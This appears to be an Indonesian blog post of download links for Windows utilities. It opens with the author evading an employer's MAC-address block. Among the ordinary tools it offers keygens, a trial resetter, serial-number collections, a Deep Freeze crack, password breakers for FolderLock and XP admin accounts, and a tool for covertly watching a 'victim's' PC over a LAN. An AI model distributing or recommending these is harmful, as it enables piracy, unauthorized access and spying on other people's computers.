Gara-gara saya lupa diri waktu makai FreeGate, download puluhan e-book dengan ukuran puluhan mega, admin di kantor orang kesal. (Iya, saya kan kerja di tempat orang, sambil kerja sambil juga pasang download).
Sebenarnya saya sudah cukup berhati-hati dengan merubah nomor IP saya tiap hari. Jadi saya kaget juga waktu koneksi internet saya diblokir. Pastinya bukan dari IP, kan saya gonta-ganti terus. Jadi saya pastikan beliau-nya ini main cekal di level yang lebih dalam, di Mac Address.
Setiap card network, baik yang pakai colokan kabel RJ45 maupun yang wireless, ada diberi nomor yang unik. Nomor ini disebut MAC Address, dan tiap card gak ada yang sama. Tentu saja nomor ini udah dibikin dari sono-nya, tapi toh bisa juga diakalin: bisa diganti!
nah di atas adalah contoh kasus alamat MAC yang di blok..kalo ingin merubahnya dapat menggunakan soft ini!
http://www.ziddu.com/download/5055340/perubahalamatmackita.zip.html
siapa bilang edit photo wajah kita susah pake nih program lengkap dengan tutornya lho!
http://www.ziddu.com/download/5055339/PhotoInstrument_setup.rar.html
bingung mencari suatu driver hardware dikomputer kita karena tak mengetahui secara detail spesifikasinya? jelas dong kita susah untuk mencari drivernya! prog ini membantu kita untuk mengetahui sfesifikasi suatu hardware yang terinstal si komputer kita lho, jadi kita dapat dengan jelas mengetahui sfesifikasi hardware tersebut untuk selanjutnya mengupdate drivernya!
http://www.ziddu.com/download/5055225/Keterangan_driver_hardware.rar.html
ingin menjebol password folderlock dan software sejenisnya coba tool dibawah!
http://www.ziddu.com/download/5055224/jebol_pass_folder_lock_DLL.rar.html
bila ingin mengubah file PDF ke Word Pake nih prog
http://www.ziddu.com/download/5055177/ConverterPDF.rar.html
ayo rubah foto kita ke format HTML gimana jadinya!
http://www.ziddu.com/download/5055132/Converter_gambarkeHTML.zip.html
kalo punya flashdisk belum lengkap kalo belum punya nih progi !
http://www.ziddu.com/download/5055109/Cek_flashdisk_lengkap.rar.html
inilah bukti kebenaran alquran
http://www.ziddu.com/download/5054919/BuktiKebenaranAlquran.rar.html
ingin menghemat waktu ketika kita ingin mengupdate postingan blog kita diwarnet gunakan prog ini agar lebih cepat dalam update postingan kita dengan data telah kita tulis sebelumnya pada software ini.
http://www.ziddu.com/download/5054918/Blogerreminderportabel.rar.html
ini adalah program untuk mencegah terjadinya crash pada komputer,meningkatkan kecepatan komputer saat shutdown dan restart serta meningkatkan kinerja komputer…pokoknya hebat deh…..
perhatian: setelah semua program di instal copykan 3 buah file yang berextensi dat ke dalam folder C:\ windows agar dapat menghilangkat trial program.
http://www.ziddu.com/download/5054419/Anticrash.rar.html
agar dapat dengan mudah mengetahui kesalahan pengetikan dalam microsoft word coba gunakan scrip ini. karena bila ada kesalahan hurup dalam penulisan akan terdapat tanda dan akan sangat mudah bagi kita untuk memperbaiki semua kesalahan dalam pengetikan.
http://www.ziddu.com/download/5054418/Ahlibahasaword.rar.html
kalo ingin buat kartu nama sendiri ataupun untuk di komersilkan gunakan software ini karena sangat lengkap fiturnya.
http://www.ziddu.com/download/5054253/Untuk_Buat_Kartu_Nama_4.0.rar.html
ayo tuneup windows anda dengan fitur-fitur yang ada dalam soft ini!
http://www.ziddu.com/download/5053933/xsmoxp_vm.rar.html
bersihkan semua sampah yang tak berguna dalam komputer anda….
http://www.ziddu.com/download/5053788/WinBoost.rar.html
Baru download video yang berextensi fly, maupun 3gp dll coba putar dengan player ini, kualitas gambarnya jernih bener bro :
http://www.ziddu.com/download/6024718/Gomplayerensetup.exe.html
Yang mau RealPlayer11GOLD nih linknya:
http://www.ziddu.com/download/6044026/RealPlayer11GOLD.exe.html
semakin hari ke hari windows terasa lamban jalannya….coba yang satu ini!
http://www.ziddu.com/download/5053723/TuneupXP.rar.html
dengan software ini kegiatan copy paste file dari hardisk maupun flashdisk menjadi 5 kali lipat kecepatanya lho!
http://www.ziddu.com/download/5053583/TeraCopy_Pro_1.22.rar.html
bingung mencari serial number program yang anda coba…coba gunakan program ini. dan hapus trial yang ada pada program yang anda instal!
http://www.ziddu.com/download/5053582/Trial-Reset_v3.0_RC9.rar.html
bisa gak ya ram pada komputer di gantikan dengan flash disk kalo beli ram kan mahal ?
bisa dong! coba nih! tapi hanya berjalan pada XP saja lho!

http://www.ziddu.com/download/5053456/TambahRamPakeFlashdiskforXP.rar.html
pake program ini komputer pentium III menjadi sama kecepatannya dengan pentium IV lho!
http://www.ziddu.com/download/5053455/Speed_Komputer.rar.html
Perbaiki error yang ada pada registri komputer kita dengan nih program, bagus Lho!
http://www.ziddu.com/download/5707619/error_repair_pro.rar.html
repair hardisk bad Profesional.
http://www.ziddu.com/download/5053341/Repair.Harddisk.Bad.Sector.Pro.2008.rar.html
untuk mengetahui sebab komputer hang saat booting dan terkadang kali terdapat blue screen coba analisa denga prog ini dan segera dapatkan apa masalahnya dan bagaimana solusinya
http://www.ziddu.com/download/5053340/solusi_booting.rar.html
ingin menjebol paswword administrator XP coba nih program
, portable lho!

http://www.ziddu.com/download/5053339/Resetpassadminpotable.rar.html
portabel USB remove untuk mengeluarkan flashdisk yang tak mau di remove secara safely
http://www.ziddu.com/download/5053008/portableUSBSafelyRemovePortable.rar.html
PC wizard 2008
http://www.ziddu.com/download/5053007/pcwizard2008_v184.rar.html
covert file imege anda ke teks….
http://www.ziddu.com/download/5052665/Converter_image_ke_text.rar.html
jadikan winamp anda semakin power full suaranya
http://www.ziddu.com/download/5052664/DFX7.010.rar.html
buat cover buku sangat mudah lho!
http://www.ziddu.com/download/5052663/CoverBuku.rar.html
coba kembalikan sms yang telah terhapus pada memorycard HP dengan program ini!
http://www.ziddu.com/download/5052547/BacasmsHP.rar.html
shutdown komputer bisa dijadwalkan lho…….bagi orang yang sibuk gitu!
http://www.ziddu.com/download/5052319/Auto.Shutdown.Genius.v2.2.rar.html
Keygen Nero 8 Dll
http://www.ziddu.com/download/6219069/keygen_nero_8_lerry060183.rar.html
Sofware Hack depreeze Versi 6 xx
http://www.ziddu.com/download/5955722/hack_depreze.rar.html
Coba pake soft ini, tampilan desktop kita jadi 3 dimensi Lho cakep jadinya!
http://www.ziddu.com/download/5640684/360desktop_3dimensi.rar.html
Bagi yang mau coba-coba buat web pake coba pake nih prog, secara offline dulu kita belajarnya.
http://www.ziddu.com/download/5707079/buat_web_offline.rar.html
Fungsi nih prog untuk mendrag hardisk kita secara realtime, walaupun kita sedang bekerja program ini akan berjalan otomatis di background mendeprag hardisk kita.
http://www.ziddu.com/download/5707261/defrag_realtime.rar.html
Kalo ada yang memerlukan Deep Freeze 6.53 terbaru Lho silakan di sedot mas! Belum ada yang bisa membobol deep preeze versi ini !
Programnya:
http://www.ziddu.com/download/6233137/Faronics_DFS6.5.rar.html
Serialnya:
http://www.ziddu.com/download/6233294/Key.rar.html
Mau jadikan video yang anda sukai menjadi scrensaver coba pake nih prog. Dapat mengubah video yang berextensi fly menjadi screensaver.
http://www.ziddu.com/download/5707438/Fly_ke_SCR.rar.html
Bagi yang hobi buat karikatur dan gambar foto-foto lucu coba software ini, pasti lebih mudah dan cepat dalam proses pengerjaanya. Misalnya mau besarin hidung seseorang cukup sekali klik jadi deh!
http://www.ziddu.com/download/6211097/CartoonMaker4.71.rar.html
Biasanya yang menggunakan software ini conter HP untuk menjadikan lagu mp3 menjadi ringtone HP, tapi bagi yang ingin memotong lagu mp3 tanpa mengeluarkan biaya “split mp3″ dan gak menurunkan kualitas suaranya coba dulu pake nih software, gak nyesel deh!
http://www.ziddu.com/download/6211096/Absolute_MP3_Splitter___Convert.rar.html
Penting! cuma itu yang bisa saya katakan mengenai Kumpulan 1 Miliar serial Number ini!
Berdasarkan serial number ini kita dapat mengumpulkan sofware yang kita butuhkan di internet OK.

http://www.ziddu.com/download/5707481/kumpulan1milionserialnumber2009.rar.html
Bagi yang hobi mengintip pekerjaan teman melalui LAN coba deh pake program ini, Karena tanpa harus menginstal tambahan sofware di komputer korban kita sudah dapat masuk ke komputernya.
http://www.ziddu.com/download/5707581/monitor_LAN_tanpa_instal_client.rar.html
Pertanyaan:
please… my brother and my sister yang ane sayangi….
ane butuh…. system anti porn dunnk..yg bagus.. yg situs2 porn gak bisa di buka.
adik ane nih…. ancur banget.. setiap ane ndk ada di rumah.. compi ane..slalu di bukanya…, kalau buka situs tentang menambah ilmu…ya ndk apa2 ni buka situs porno…
jawaban:
dari keluhan di atas mungkin sofware ini jawabannya:
Sofware ini fungsinya untuk menyaring situs mana aja yang bisa di akses.
Silakan dipilih mana yang cocok:
http://www.ziddu.com/download/6083617/Antiporn_9.rar.html
http://www.ziddu.com/download/6083213/A.n.t.i-P.o.r.n_10.rar.html
Bagi yang hobi download tahukan yang namanya IDM, nah ini saya berikan agar lebih enak downloadnya!
http://www.ziddu.com/download/5707734/idm.5.17build3.rar.html
Buat teman-teman yang hobi chating ini YM Portabel yang bisa dibawa kemana-mana yang pemakaiannya tanpa proses instalasi. 1 kali klik langsung online…… ;)
tapi maaf kalo di bagi 6, koneksi net di rumah lagi lemot jadi susah uploadnya, jadi terpaksa deh.
http://www.ziddu.com/download/5630377/PortableYahoo.part01.rar.html
http://www.ziddu.com/download/5630379/PortableYahoo.part02.rar.html
http://www.ziddu.com/download/5630378/PortableYahoo.part03.rar.html
http://www.ziddu.com/download/5630430/PortableYahoo.part04.rar.html
http://www.ziddu.com/download/5630640/PortableYahoo.part05.rar.html
http://www.ziddu.com/download/5630639/PortableYahoo.part06.rar.html
kalo ada yang tertarik dengan logo download dibawah nih kumpulan logo-logo download animasi
http://www.ziddu.com/download/5631022/icondownload.rar.html
Nah Ini 5 macam tool SEO Bagi Webmaster Yang punya Blog/website. Pokoknya Banyak deh fitur-fitur yang dimiliki oleh masing-masing prog di bawah. Rugi lho kalo gak punya ;)
http://www.ziddu.com/download/5629813/PRStorm.rar.html
http://www.ziddu.com/download/5629932/SEO_Elite_4.0_.By.VICTORIOUS.rar.html
http://www.ziddu.com/download/5630008/SEO_Elite_4.0_.By.wengker.com.com.rar.html
http://www.ziddu.com/download/5630751/seosurfsetup.exe.html
http://www.ziddu.com/download/5630875/SEOToolkit3.exe.html
kalo anda berkenan untuk mendownloadnya silakan saja..!!!!
dan tolong tinggalkan komentarnya dong………. ;)


Agar download dari ziddu menjadi lebih cepat sebaiknya anda buat account ziddu terlebih dahulu, silakan klik disini, Jadi ketika anda akan mendownload file dari ziddu anda harus login terlebih dahulu dengan menggunakan account yang anda buat tadi!